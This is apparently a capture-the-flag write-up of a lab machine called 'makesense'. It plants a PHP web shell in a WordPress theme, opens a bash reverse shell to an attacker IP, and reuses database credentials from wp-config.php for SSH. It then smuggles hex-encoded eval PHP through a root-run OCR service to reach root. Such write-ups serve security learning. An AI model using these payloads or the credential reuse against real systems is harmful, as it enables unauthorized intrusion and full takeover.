


I can login as abcd.


Get www-data shell

Go to appearance>Theme file editor>Twentytwentythree>patterns>hidden-404.php. It is the simplest one, but you can use any other php file in the editor. Add this one line.


```
if(isset ($_REQUEST['cmd'])) {system($_REQUEST['cmd']);}
```



Now, visit https://makesense.htb/wp-content/themes/twentytwentythree/patterns/hidden-404.php?cmd=id



I can get the shell with simple bash reverse shell command



It's url encoded bash reverse shell command

```
bash -c 'bash -i >& /dev/tcp/10.10.16.59/9001 0>&1'
```

```
┌─[parrot@parrot]─[~/Documents/makesense]
└──╼ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.148.242 54668
bash: cannot set terminal process group (1414): Inappropriate ioctl for device
bash: no job control in this shell
<html/wp-content/themes/twentytwentythree/patterns$
```

I got www-data shell!

Get Walter shell

/var/www/html/wp-config.php shows

```
// Dummy MySQL settings (required but not used with SQLite)
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', 'JbhHDAEqXvri3!' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
define( 'DB_COLLATE', '' );
```

And there's user walter in passwd

```
www-data@makesense:/var/www/html$ grep sh /etc/passwd
grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
walter:x:1000:1000:walter:/home/walter:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
admin:x:1001:1001:,,,:/home/admin:/bin/bash
```

Let's try ssh with this cred

```
┌──[parrot@parrot]─[~/Documents/makesense]
└─── $ssh walter@makesense.htb
walter@makesense.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)
```

I got walter shell!

Get root shell

It's listening on 8001

```
walter@makesense:~$ ss -ltnp
State          Recv-Q          Send-Q                    Local Address:Port
LISTEN         0               4096                      127.0.0.53%lo:53
LISTEN         0               4096                      127.0.0.1:8001
LISTEN         0               511                         0.0.0.0:80
LISTEN         0               4096                        0.0.0.0:22
LISTEN         0               511                         0.0.0.0:443
LISTEN         0               4096                     127.0.0.54:53
LISTEN         0               5                         127.0.0.1:41143
LISTEN         0               10                        127.0.0.1:45555
```


I can see it's running ocr as cron job by root.

```
root        1296       1  0 20:10 ?        00:00:00 /usr/sbin/cron -f -P
root        1332    1296  0 20:10 ?        00:00:00  \_ /usr/sbin/CRON -f -P
root        1373    1332  0 20:10 ?        00:00:00      \_ /bin/sh -c /root/.scripts/start_ocr4.sh
root        1374    1373  0 20:10 ?        00:00:03          \_ /bin/bash /root/.scripts/start_ocr4.sh
root        1384    1374  0 20:10 ?        00:00:00              \_ php -S 127.0.0.1:8001 -t /root/ocr4/
root       24750    1374  0 21:40 ?        00:00:00              \_ sleep 1
```


Let's port forward and see.

```
walter@makesense:~$
ssh> -L 8001:127.0.0.1:8001
Forwarding port.
```

Visit localhost:8001 on firefox



Try using walter cred works.



It's simple ocr website. It's buggy, so you may need to port forward several times until it finally recognizes the character.



I need to let it recognize php code to get a shell. It doesn't recognize character and line breaks also disturb the code to run, so the code needs to be not too long for each line and should not have character. Here's the final code to be used.

```php
<?php

$p3 =
"73797374656d28245f524551554";


$p2 =
"553545b27636d64275d293b0a0a0a0a";

eval(hex2bin($p3.$p2));?>
```

It's just simple php shell code.

```
┌─[parrot@parrot]─[~/Documents/makesense]
└──╼ $echo '73797374656d28245f524551554553545b27636d64275d293b0a0a0a0a' | xxd -r -p
system($_REQUEST['cmd']);
```


Make a screenshot. It should be clear to avoid misunderstanding.




Copy its base64 encoding into clipboard

```
base64 -w0 payload3.png | xclip -selection clipboard
```


Write any word in the website, click recognize, and intercept it in burpsuite.




After %2C in canvas_image is the base64 image data. Replace it with the clipboard and url encode that part, send it.



Save it as .php file.



Visit localhost:8001/saved/pwn.php?cmd=id



Now I can get reverse shell.

Request

Pretty Raw Hex

```
1  POST /saved/pwn.php HTTP/1.1
2  Host: 127.0.0.1:8001
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:153.0) Gecko/20100101
   Firefox/153.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.9
6  Accept-Encoding: gzip, deflate, br
7  DNT: 1
8  Authorization: Basic d2FsdGVyOkpiaEhEQUVnWHZyaTMh
9  Connection: keep-alive
10 Cookie: username-127-0-0-1-8888=
   2|1:0|10:1792384199|23:username-127-0-0-1-8888|188:eyJ1c2VybmFtZSI6ICJiMTU2ZmY
   zMmFiYjE0NDg3OGQ5YjZmZjllNTIzMzQ2MyIsICJuYW1lIjogIkFub255bW9lcyBLb3JlIiwgImRpc
   3BsYXlfbmFtZSI6ICJBbm9ueW1vdXMgS29yZSIsICJpbml0aWFscyI6ICJBSyIsICJjb2xvciI6IG5
   1bGx9|89f85d2bce4669c62af28317bc11443f1e716bcc430bc02a7a2a6a0ca2e35848;
   meye_username=; meye_password_hash=; motion_detected_1=false; capture_fps_1=
   5.0; monitor_info_1=""; __Secure-Request-Token=
   66f793b2-adc5-4dcc-9680-efe047bdc20a; _xsrf=
   2|3603fa0b|544c27a78551284dfbe78945207f7099|1792384180; PHPSESSID=
   86srn2t0vij6neuba6ng98q99d
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: none
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 6
19
20 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.59/9001+0>%261'
```

Search 0 highlights

```
┌──[parrot@parrot]─[~/Documents/makesense]
└─ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.148.242 37386
bash: cannot set terminal process group (1373): Inappropriate ioctl for device
bash: no job control in this shell
root@makesense:~/ocr4/saved#
```

I got root shell!